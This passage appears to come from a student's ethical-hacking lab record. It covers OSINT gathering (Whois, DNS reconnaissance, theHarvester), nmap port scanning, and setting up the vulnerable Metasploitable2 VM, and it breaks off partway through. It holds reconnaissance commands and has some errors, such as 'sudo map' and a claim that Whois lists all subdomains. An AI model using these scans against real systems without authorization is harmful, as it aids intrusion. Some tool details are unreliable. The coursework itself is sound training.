
Step 3: The website will display the information such as IP addresses of the website.



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


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



Step 4: Whois is also a tool used to get the all domains and sub domains of a website. The website can be accessed in <https://whois.com>. We can enter the name of the website to look for domains.

This tool is used to view the sub domain of the website. The sub domains can be viewed like a tree




Step 5: Perform the DNS Reconnaissance






Step 6: Harvester is a tool used in Linux System. This is used to get the IP addresses of the website

The Harvester tool can be used by giving following command: `theharvester -d <website_name>`





Result:

Thus to perform open source intelligence gathering using Netscraft, Whois lookups, DNS Reconnaissance, Harvester and Maltego was Successfully Performed.





PRACTICAL NO. 4

Aim:

To Understand the nmap command and Scan a target using nmap.

Procedure:


Step 1: The nmap command can be used in Kali Linux and Before using the nmap change the network adapter to bridged adapter.



Step 2: The target can be Scanned using the following command – nmap <IP address> and sudo map<IP address>



Step 3: This command will display all the ports which are open in that IP address and these are used to attack that system



Result:

Thus to Understand the nmap command and scan a target using nmap was executed Successfully.





PRACTICAL NO: 5

Aim:

To Install Metasploitable2 on the Virtual Box and Search for Unpatched Vulnerabilities.

Procedure:

Step 1: Install virtual box if not installed




Step 2: Install Metasploitable2 using following link

<https://download.vulnhub.com/metasploitable/metasploitable-linux-2.0.0.zip>



Step 3: Extract metasploitable-linuxzip




Step 4: Create new instance Click new in virtual box



Step 5: Give any name, choose linux In **Type** and other linux(64bit) in **Version**







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
Step 6: Click settings



Step 7: Click Storage






Step 8: Select Created Instance





